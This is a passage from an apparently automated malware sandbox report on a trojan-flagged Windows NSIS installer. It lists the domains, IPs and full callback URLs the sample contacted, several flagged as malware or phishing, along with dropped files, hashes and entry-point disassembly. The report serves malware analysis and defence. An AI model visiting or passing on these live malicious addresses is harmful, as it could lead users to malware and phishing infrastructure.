| www.wildberryhair.com        | 172.67.168.28   | true    | false     |                     | unknown    |
| farmacymerchants.com         | 34.102.136.180  | true    | false     |                     | unknown    |
| freelance-rse.com            | 193.141.3.66    | true    | true      |                     | unknown    |
| www.gooooooo.xyz             | unknown         | unknown | true      |                     | unknown    |
| www.freelance-rse.com        | unknown         | unknown | true      |                     | unknown    |
| www.carriewilliamsinc.com    | unknown         | unknown | true      |                     | unknown    |
| www.nbjcgl.com               | unknown         | unknown | true      |                     | unknown    |
| www.inslidr.com              | unknown         | unknown | true      |                     | unknown    |
| www.postmoon.xyz             | unknown         | unknown | true      |                     | unknown    |
| www.ehaszthecarpetbagger.com | unknown         | unknown | true      |                     | unknown    |
| www.farmacymerchants.com     | unknown         | unknown | true      |                     | unknown    |

| Contacted URLs                                                                                                                                                                                                                                                                                        |           |                                                                          |            |
|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|--------------------------------------------------------------------------|------------|
| Name                                                                                                                                                                                                                                                                                                  | Malicious | Antivirus Detection                                                      | Reputation |
| <a href="http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEYO8W/QDgsCwwRU23ef9loG+cg==&amp;3f9LV=d484gh1H9">http://www.yixuan5.com/b80i/?Tjox=uE8pNRih73IMph6TwINJhREQoM0gDuEUez/fX+GpYn7iSRYOEYO8W/QDgsCwwRU23ef9loG+cg==&amp;3f9LV=d484gh1H9</a>                   | true      | <ul style="list-style-type: none"><li>Avira URL Cloud: malware</li></ul> | unknown    |
| <a href="http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXFOYMrnhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q==&amp;3f9LV=d484gh1H9">http://www.farmacymerchants.com/b80i/?Tjox=shkkGZu5/RZ8iX9p+IXFOYMrnhwzQE3Vmi1yYN92EzxfMV+N5Q/+I95GtZw5bZfv7GwSNh0c2Q==&amp;3f9LV=d484gh1H9</a> | false     | <ul style="list-style-type: none"><li>Avira URL Cloud: malware</li></ul> | unknown    |

| Name                                                                                                                                   | Malicious | Antivirus Detection                                                         | Reputation |
|----------------------------------------------------------------------------------------------------------------------------------------|-----------|-----------------------------------------------------------------------------|------------|
| www.dreamschools.online/b80i/                                                                                                          | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: phishing</li> </ul> | low        |
| http://www.carriewilliamsinc.com/b80i/?Tjox=OPDrSYDAXYudYL2hPtHgnQqd9DF73S6Onzi++ITY4BHymNtl4pPvZlk8Nnjb/pYfVanIAZSdg=&3f9LV=d484gh1H9 | false     | <ul style="list-style-type: none"> <li>Avira URL Cloud: malware</li> </ul>  | unknown    |
| http://www.gooooooo.xyz/b80i/?Tjox=RiUiRE3mjXvt2J/JNN+P+o7W4g2/FA7pScYCKHZZbsn0kCc2XYGtZAPMcbBY0+c70SCI18kAyQ==&3f9LV=d484gh1H9        | true      | <ul style="list-style-type: none"> <li>Avira URL Cloud: phishing</li> </ul> | unknown    |

| URLs from Memory and Binaries         |                                                                                                                                                                                                                                                                                                                                                                                                                            |           |                     |            |
|---------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------|---------------------|------------|
| Name                                  | Source                                                                                                                                                                                                                                                                                                                                                                                                                     | Malicious | Antivirus Detection | Reputation |
| http://www.autoitscript.com/autoit3/J | explorer.exe, 00000004.00000000.298803762.0000000006840000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.276761296.0000000006840000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000000.374119582.000000006840000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000004.00000004.00000000.312026121.0000000006840000.00000004.00000001.00020000.00000000.sdmp | false     |                     | high       |
| http://nsis.sf.net/NSIS_Error         | 5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                                                                                                             | false     |                     | high       |
| http://nsis.sf.net/NSIS_ErrorError    | 5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                                                                                                             | false     |                     | high       |



| Public IPs      |                       |               |      |        |                             |           |
|-----------------|-----------------------|---------------|------|--------|-----------------------------|-----------|
| IP              | Domain                | Country       | Flag | ASN    | ASN Name                    | Malicious |
| 148.72.244.75   | goooooooo.xyz         | United States |      | 26496  | AS-26496-GO-DADDY-COM-LLCUS | true      |
| 34.102.136.180  | carriewilliamsinc.com | United States |      | 15169  | GOOGLEUS                    | false     |
| 156.246.248.162 | www.yixuan5.com       | Seychelles    |      | 328608 | Africa-on-Cloud-ASZA        | true      |

| General Information  |                     |
|----------------------|---------------------|
| Joe Sandbox Version: | 34.0.0 Boulder Opal |
| Analysis ID:         | 562034              |
| Start date:          | 28.01.2022          |

|                                                    |                                                                                                                                                                                        |
|----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                                        | 10:45:02                                                                                                                                                                               |
| Joe Sandbox Product:                               | CloudBasic                                                                                                                                                                             |
| Overall analysis duration:                         | 0h 9m 44s                                                                                                                                                                              |
| Hypervisor based Inspection enabled:               | false                                                                                                                                                                                  |
| Report type:                                       | light                                                                                                                                                                                  |
| Sample file name:                                  | 5tCYPTkM6b.exe                                                                                                                                                                         |
| Cookbook file name:                                | default.jbs                                                                                                                                                                            |
| Analysis system description:                       | Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211                                                                    |
| Number of analysed new started processes analysed: | 29                                                                                                                                                                                     |
| Number of new started drivers analysed:            | 0                                                                                                                                                                                      |
| Number of existing processes analysed:             | 0                                                                                                                                                                                      |
| Number of existing drivers analysed:               | 0                                                                                                                                                                                      |
| Number of injected processes analysed:             | 1                                                                                                                                                                                      |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>                                                  |
| Analysis Mode:                                     | default                                                                                                                                                                                |
| Analysis stop reason:                              | Timeout                                                                                                                                                                                |
| Detection:                                         | MAL                                                                                                                                                                                    |
| Classification:                                    | mal100.troj.evad.winEXE@7/4@11/3                                                                                                                                                       |
| EGA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> </ul>                                                                                                            |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 65.9% (good quality ratio 60.5%)</li> <li>• Quality average: 71.1%</li> <li>• Quality standard deviation: 31.6%</li> </ul> |
| HCA Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100%</li> <li>• Number of executed functions: 0</li> <li>• Number of non-executed functions: 0</li> </ul>                  |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .exe</li> </ul>                          |

## Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, BackgroundTransferHost.exe, WerFault.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe
- Excluded IPs from analysis (whitelisted): 131.253.33.200, 13.107.22.200, 80.67.82.235, 80.67.82.211
- Excluded domains from analysis (whitelisted): www.bing.com, client.wns.windows.com, fs.microsoft.com, ctldl.windowsupdate.com, a1449.dscg2.akamai.net, arc.msn.com, ris.api.iris.microsoft.com, dual-a-0001.dc-msedge.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, www.bing-com.dual-a-0001.a-msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net
- Not all processes where analyzed, report is missing behavior information

## Simulations

### Behavior and APIs

 No simulations

## Joe Sandbox View / Context

### IPs

 No context

### Domains

 No context

### ASNs

 No context

|                                                                                              |
|----------------------------------------------------------------------------------------------|
| <b>JA3 Fingerprints</b>                                                                      |
|  No context |

|                                                                                              |
|----------------------------------------------------------------------------------------------|
| <b>Dropped Files</b>                                                                         |
|  No context |

|                                                 |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
|-------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <b>Created / dropped Files</b>                  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| <b>C:\Users\user\AppData\Local\Temp\mgvagjb</b> |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    |
| Process:                                        | C:\Users\user\Desktop\5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| File Type:                                      | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Category:                                       | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Size (bytes):                                   | 5249                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Entropy (8bit):                                 | 6.1160379955388935                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Encrypted:                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| SSDEEP:                                         | 96:HE4FTINLY3hqAntRxvviaXIUvz51HicLVHpoGr8m0uTfKo234O1pLF:LONLmHqAntXvvia0K39pNrn0MSo2344F                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| MD5:                                            | 61327A82DC5ACFC628A9DDC93B1EDC0A                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA1:                                           | 63C2213EA0752D4CD33BC4CD26BE1F6A5D5A5A4D                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| SHA-256:                                        | 1408C1FF01630D3A5FBAE695DB2B399CBDA3C4B4B43DB12B80AC8DB5C294A899                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| SHA-512:                                        | CCF6C11A894171BE04737442D3BE0F4A843679B1D7E18E3458EBB74768FAB441522C4AA34FF877A50C902501EC68744A43747187BF23A284EF07E94832312212                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
| Malicious:                                      | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Reputation:                                     | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Preview:                                        | ..Voo.....x.o^./y^b.^./y^b...xgo..k7ooo.x.on.[n_..g..pooo....n.[n_..g...ooo...#n.[n_..g..''ooo....n.[n_..g..1ooo./3.._s.mW.z/rr.[....._..sB.....k.s\$B.m_jf...r.k.s%k...x....mB.<br>oooo.sSX:.xkn.. n..}n....n./. n...n....i_v..[fv...O..d..n...}.W^X..rxk.oooo..SsRooo.sS`.x.....%[o....^./y^b.g.W.o..[O.W.o._c\$.g.\$s.k.W.o..W.d.g.k...%[owl]....eoo..eoo%co<br>wyn...yeoo..eoo%Wow'.....eoo..eoo%Wo.....7^./y^b....g_ooo....k..go.l.k.oo.k..k.g..g...cXoo./...W.mW z.o.`..`.....mW \$..o.`..`..memW.z/o.X..wyn....doo..!pnn...^.....n.W..nnn.<br>....o.Y.x.o.V...dooo.....%so.....^./y^b....g7ooo../k..go.l.k.oo.k..k.g..g....soo./^..ooo.W.mW z.o.`.'`3.[mW \$..o.`.'`3.._mW .../'`3.cB.mW z.r.H/.H3....mW \$..e.`.'`3mXmW<br>.z/o.X/.wl]....ooo...knn....Go.W...G.d.Fn.Gn.cn_n.[n.W..qnn....o.Y.x.o.V...dooo.....%co.....K..g_ooo....k..go.l.k.oo.k..k.g..g...mroo./...W.mW z.o.`..`..[mW \$..o.`..`..m<br>emW.z/o.X..w'....6ooo..Sknn...an. |

|                                                     |                                                                                                                                  |
|-----------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\nsiD4B3.tmp</b> |                                                                                                                                  |
| Process:                                            | C:\Users\user\Desktop\5tCYPTkM6b.exe                                                                                             |
| File Type:                                          | data                                                                                                                             |
| Category:                                           | dropped                                                                                                                          |
| Size (bytes):                                       | 265931                                                                                                                           |
| Entropy (8bit):                                     | 7.698831475857815                                                                                                                |
| Encrypted:                                          | false                                                                                                                            |
| SSDEEP:                                             | 6144:yXhg4DIE7dYexg5uqPw9CNu4dvSX0G99R+1KWGUDw:D4BEJYeyxgCNI5i0GYSU                                                              |
| MD5:                                                | C02929E25042F9942FF27C1DB38973E3                                                                                                 |
| SHA1:                                               | 86AA91161B74491FA9F8F9FC8D8EE0A0FCF22ED8                                                                                         |
| SHA-256:                                            | ADD5757B03B27815F1B5A2E900C2995E7A077E5E46AFD6CE5E57953888F19156                                                                 |
| SHA-512:                                            | 0C6A051D6B6270ED1CB77C104FAC5731A71D8D44933A0CDA7DC0D88A65A30221F732F3D457A9CF8311848394A9F20E3B733802BCF1E3F26A28FE5E9B39219AA4 |
| Malicious:                                          | false                                                                                                                            |
| Reputation:                                         | low                                                                                                                              |
| Preview:                                            | .Y.....,C.....X.....yY.....<br>.....J.....o..j.....<br>.....<br>.....                                                            |

|                                                              |                                                             |
|--------------------------------------------------------------|-------------------------------------------------------------|
| <b>C:\Users\user\AppData\Local\Temp\nsiD4B4.tmp\npsx.dll</b> |                                                             |
| Process:                                                     | C:\Users\user\Desktop\5tCYPTkM6b.exe                        |
| File Type:                                                   | PE32 executable (DLL) (console) Intel 80386, for MS Windows |
| Category:                                                    | modified                                                    |
| Size (bytes):                                                | 20992                                                       |
| Entropy (8bit):                                              | 5.741923007087739                                           |
| Encrypted:                                                   | false                                                       |

|             |                                                                                                                                                                                                                                                                                                                                                                       |
|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| SSDEEP:     | 384:i46PUQ1aldpD3HXy0QmwiEiTIYKopaZUb6xhbof3b:i4G1albrXY0HwinMdZeUhbovb                                                                                                                                                                                                                                                                                               |
| MD5:        | FF94AC3A49E4C0BCDF0C1FE9730293D9                                                                                                                                                                                                                                                                                                                                      |
| SHA1:       | 2F81D5B8EC6515FBDFEA099EABB0BABF9D6C40B97                                                                                                                                                                                                                                                                                                                             |
| SHA-256:    | 4D2A5F508E4D6A54D71AF82FCEA978527CDD216423FB050457DFEB4DB581178F                                                                                                                                                                                                                                                                                                      |
| SHA-512:    | 01F8BC3AC735473C60E842D76D282F4859FD9FECADA580BFFC629A8127A821A0839ED832143C7034B3A1E3DFCA9561841626F0B8FBE582CB6A0E7DAB453A5A6                                                                                                                                                                                                                                       |
| Malicious:  | false                                                                                                                                                                                                                                                                                                                                                                 |
| Reputation: | low                                                                                                                                                                                                                                                                                                                                                                   |
| Preview:    | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....Q...0...0...[...0...0...0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0...<br>.....PE..L...a..a.....!.....@.....P.....@.....0Q..H...xQ.....`.....p.....P..0...<br>.....text....>.....@.....`..rdata.....P.....D.....@...@..rsrc.....`.....N.....@...@..reloc.....p.....P.....@..B.....<br>.....<br>..... |

|                                                                                                                                         |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
|-----------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C:\Users\user\AppData\Local\Temp\wgtx82tpscdlgb4zlyrg  |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  |
| Process:                                                                                                                                | C:\Users\user\Desktop\5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| File Type:                                                                                                                              | data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| Category:                                                                                                                               | dropped                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
| Size (bytes):                                                                                                                           | 216745                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           |
| Entropy (8bit):                                                                                                                         | 7.992922002092465                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                |
| Encrypted:                                                                                                                              | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             |
| SSDEEP:                                                                                                                                 | 6144:dhg4DIE7dYexg5uqPw9CNU4dvSX0G99R+1f:g4BEJYeyxgCNI5i0GYN                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| MD5:                                                                                                                                    | 1FABB2AB23318AC4B366E2FFB75034DD                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA1:                                                                                                                                   | A2ADE2676E8FA328D4A8C3640AE9BA14334BC2B2                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| SHA-256:                                                                                                                                | FAE6FF46EBDC2CFE9DBADD442892F2B569D048CFB4BCC560E32D501DD4A03F96                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| SHA-512:                                                                                                                                | 6FDF083748944B9A00A2D4C57B1B832AE45C7A5E845A074890BBDA DBD94967DC255EED9BEEDEA45CE4355E4AEE8567A42D54B85A06393A41D762E37134DB662                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Malicious:                                                                                                                              | false                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| Reputation:                                                                                                                             | low                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Preview:                                                                                                                                | .W.m.G.Q...w...*9.;1h....G"...z*.6k.....*.i.e.%],,-----k.....n.l..M..j..j>...`kAlw....4....>.D.e..3.....D<,"+\$.^]wl.*>..^E..l..P...QN0A.o.....N.3.....K';M..+L.....(P&.Go`...[nrJJ3.+..Q:n..]L..s.p...`pf.#.0.....P2:.dG.Q.....],,\...G"...z..6k..l..*.i.e.%],.^-.....>.5M{.K.B0..{.. .o1W.<.2n...c...M.d6.....U...x{.&{.....SbWij<..2&.g`eiZ+.x.....3.#..t.MEU..w.....(*&6.....rJJ3.+...].L...f.p.w.`f.!#.....2D.dG.Q...x.....W...\O..3G"...z*.6k.....*.i.e.%],.^-.....>.5M{.K.B0..{.. .o1W.<.2n...c...M.d6.....U...x{.&{.....SbWij<..2&.g`eiZ+.x....N.3.Q...].MEW.....(*&6.....nrJJ3.+...].L...f.p.w.`f.!#.....2D.dG.Q...x.....W...\O..3G"...z*.6k.....*.i.e.%],.^-....>.5M{.K.B0..{.. .o1W.<.2n...c...M.d6.....U...x{.&{.....SbWij<..2&.g`eiZ+.x....N.3.Q...].MEW.....(*&6.....nrJJ3.+...].L |

|                       |                                                                                                                                                                                                                                                                                                                                              |
|-----------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Static File Info      |                                                                                                                                                                                                                                                                                                                                              |
| General               |                                                                                                                                                                                                                                                                                                                                              |
| File type:            | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive                                                                                                                                                                                                                                                |
| Entropy (8bit):       | 7.930341504736443                                                                                                                                                                                                                                                                                                                            |
| TrID:                 | <ul style="list-style-type: none"><li>Win32 Executable (generic) a (10002005/4) 92.16%</li><li>NSIS - Nullsoft Scriptable Install System (846627/2) 7.80%</li><li>Generic Win/DOS Executable (2004/3) 0.02%</li><li>DOS Executable Generic (2002/1) 0.02%</li><li>Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%</li></ul> |
| File name:            | 5tCYPTkM6b.exe                                                                                                                                                                                                                                                                                                                               |
| File size:            | 254186                                                                                                                                                                                                                                                                                                                                       |
| MD5:                  | c2ca2ba9c38eb02217588662717ba6c3                                                                                                                                                                                                                                                                                                             |
| SHA1:                 | 8a897f24d2e564af2c2fcc272ab0cfbef10611b5                                                                                                                                                                                                                                                                                                     |
| SHA256:               | 9af4d9ef8b2a850854ae23411d44d3603147c26898bca1010fd2f9b16f6d456e                                                                                                                                                                                                                                                                             |
| SHA512:               | 7c7a80f37013b8b5fe27e0c9c3144884abde6ca49484c3e8c6cc78daa9f3b6ac890577274223e7d4875b865244e8732840c6a47170fbe2c7f27406ba4c8f52a6                                                                                                                                                                                                             |
| SSDEEP:               | 6144:owKdM+LrFcBAEMQK74gFWVE2BvubTUE+xdemO+:uHLrODMV4zVfubb+L1                                                                                                                                                                                                                                                                               |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode...\$.....uJ...\$...\$./{...\$...%.:\$. "y...\$.7....\$.f."...\$.Rich..\$.....PE..L.....H.....Z.....%2.....                                                                                                                                                                         |

|                                                                                     |                  |
|-------------------------------------------------------------------------------------|------------------|
| File Icon                                                                           |                  |
|  |                  |
| Icon Hash:                                                                          | b2a88c96b2ca6a72 |

| Static PE Info              |                                                                                           |
|-----------------------------|-------------------------------------------------------------------------------------------|
| General                     |                                                                                           |
| Entrypoint:                 | 0x403225                                                                                  |
| Entrypoint Section:         | .text                                                                                     |
| Digitally signed:           | false                                                                                     |
| Imagebase:                  | 0x400000                                                                                  |
| Subsystem:                  | windows gui                                                                               |
| Image File Characteristics: | LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED |
| DLL Characteristics:        |                                                                                           |
| Time Stamp:                 | 0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]                                                 |
| TLS Callbacks:              |                                                                                           |
| CLR (.Net) Version:         |                                                                                           |
| OS Version Major:           | 4                                                                                         |
| OS Version Minor:           | 0                                                                                         |
| File Version Major:         | 4                                                                                         |
| File Version Minor:         | 0                                                                                         |
| Subsystem Version Major:    | 4                                                                                         |
| Subsystem Version Minor:    | 0                                                                                         |
| Import Hash:                | 099c0646ea7282d232219f8807883be0                                                          |

| Entrypoint Preview                  |
|-------------------------------------|
| Instruction                         |
| sub esp, 00000180h                  |
| push ebx                            |
| push ebp                            |
| push esi                            |
| xor ebx, ebx                        |
| push edi                            |
| mov dword ptr [esp+18h], ebx        |
| mov dword ptr [esp+10h], 00409128h  |
| xor esi, esi                        |
| mov byte ptr [esp+14h], 00000020h   |
| call dword ptr [00407030h]          |
| push 00008001h                      |
| call dword ptr [004070B4h]          |
| push ebx                            |
| call dword ptr [0040727Ch]          |
| push 00000008h                      |
| mov dword ptr [00423F58h], eax      |
| call 00007FC5D4E76EF0h              |
| mov dword ptr [00423EA4h], eax      |
| push ebx                            |
| lea eax, dword ptr [esp+34h]        |
| push 00000160h                      |
| push eax                            |
| push ebx                            |
| push 0041F450h                      |
| call dword ptr [00407158h]          |
| push 004091B0h                      |
| push 004236A0h                      |
| call 00007FC5D4E76BA7h              |
| call dword ptr [004070B0h]          |
| mov edi, 00429000h                  |
| push eax                            |
| push edi                            |
| call 00007FC5D4E76B95h              |
| push ebx                            |
| call dword ptr [0040710Ch]          |
| cmp byte ptr [00429000h], 00000022h |

| Instruction                           |
|---------------------------------------|
| mov dword ptr [00423EA0h], eax        |
| mov eax, edi                          |
| jne 00007FC5D4E743BCh                 |
| mov byte ptr [esp+14h], 00000022h     |
| mov eax, 00429001h                    |
| push dword ptr [esp+14h]              |
| push eax                              |
| call 00007FC5D4E76688h                |
| push eax                              |
| call dword ptr [0040721Ch]            |
| mov dword ptr [esp+1Ch], eax          |
| jmp 00007FC5D4E74415h                 |
| cmp cl, 00000020h                     |
| jne 00007FC5D4E743B8h                 |
| inc eax                               |
| cmp byte ptr [eax], 00000020h         |
| je 00007FC5D4E743ACh                  |
| cmp byte ptr [eax], 00000022h         |
| mov byte ptr [eax+eax+00h], 00000000h |

| Rich Headers                                                                                                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------|
| <div> <div>Programming Language:</div> <div> <ul style="list-style-type: none"> <li>[EXP] VC++ 6.0 SP5 build 8804</li> </ul> </div> </div> |

| Data Directories                     |                 |              |               |
|--------------------------------------|-----------------|--------------|---------------|
| Name                                 | Virtual Address | Virtual Size | Is in Section |
| IMAGE_DIRECTORY_ENTRY_EXPORT         | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_IMPORT         | 0x73a4          | 0xb4         | .rdata        |
| IMAGE_DIRECTORY_ENTRY_RESOURCE       | 0x2c000         | 0x900        | .rsrc         |
| IMAGE_DIRECTORY_ENTRY_EXCEPTION      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_SECURITY       | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_BASERELOC      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_DEBUG          | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COPYRIGHT      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_GLOBALPTR      | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_TLS            | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_IAT            | 0x7000          | 0x28c        | .rdata        |
| IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR | 0x0             | 0x0          |               |
| IMAGE_DIRECTORY_ENTRY_RESERVED       | 0x0             | 0x0          |               |

| Sections |                 |              |          |          |                 |           |               |                                                                            |
|----------|-----------------|--------------|----------|----------|-----------------|-----------|---------------|----------------------------------------------------------------------------|
| Name     | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy       | Characteristics                                                            |
| .text    | 0x1000          | 0x5976       | 0x5a00   | False    | 0.668619791667  | data      | 6.46680044621 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ              |
| .rdata   | 0x7000          | 0x1190       | 0x1200   | False    | 0.444878472222  | data      | 5.17796812871 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                         |
| .data    | 0x9000          | 0x1af98      | 0x400    | False    | 0.55078125      | data      | 4.68983486809 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ    |
| .ndata   | 0x24000         | 0x8000       | 0x0      | False    | 0               | empty     | 0.0           | IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZE_D_DATA, IMAGE_SCN_MEM_READ |
| .rsrc    | 0x2c000         | 0x900        | 0xa00    | False    | 0.409375        | data      | 3.94693169534 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ                         |

| Resources |
|-----------|
|-----------|

| Name          | RVA     | Size  | Type                                                                         | Language | Country       |
|---------------|---------|-------|------------------------------------------------------------------------------|----------|---------------|
| RT_ICON       | 0x2c190 | 0x2e8 | data                                                                         | English  | United States |
| RT_DIALOG     | 0x2c478 | 0x100 | data                                                                         | English  | United States |
| RT_DIALOG     | 0x2c578 | 0x11c | data                                                                         | English  | United States |
| RT_DIALOG     | 0x2c698 | 0x60  | data                                                                         | English  | United States |
| RT_GROUP_ICON | 0x2c6f8 | 0x14  | data                                                                         | English  | United States |
| RT_MANIFEST   | 0x2c710 | 0x1eb | XML 1.0 document, ASCII text, with very long lines, with no line terminators | English  | United States |

| Imports      |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
|--------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| DLL          | Import                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
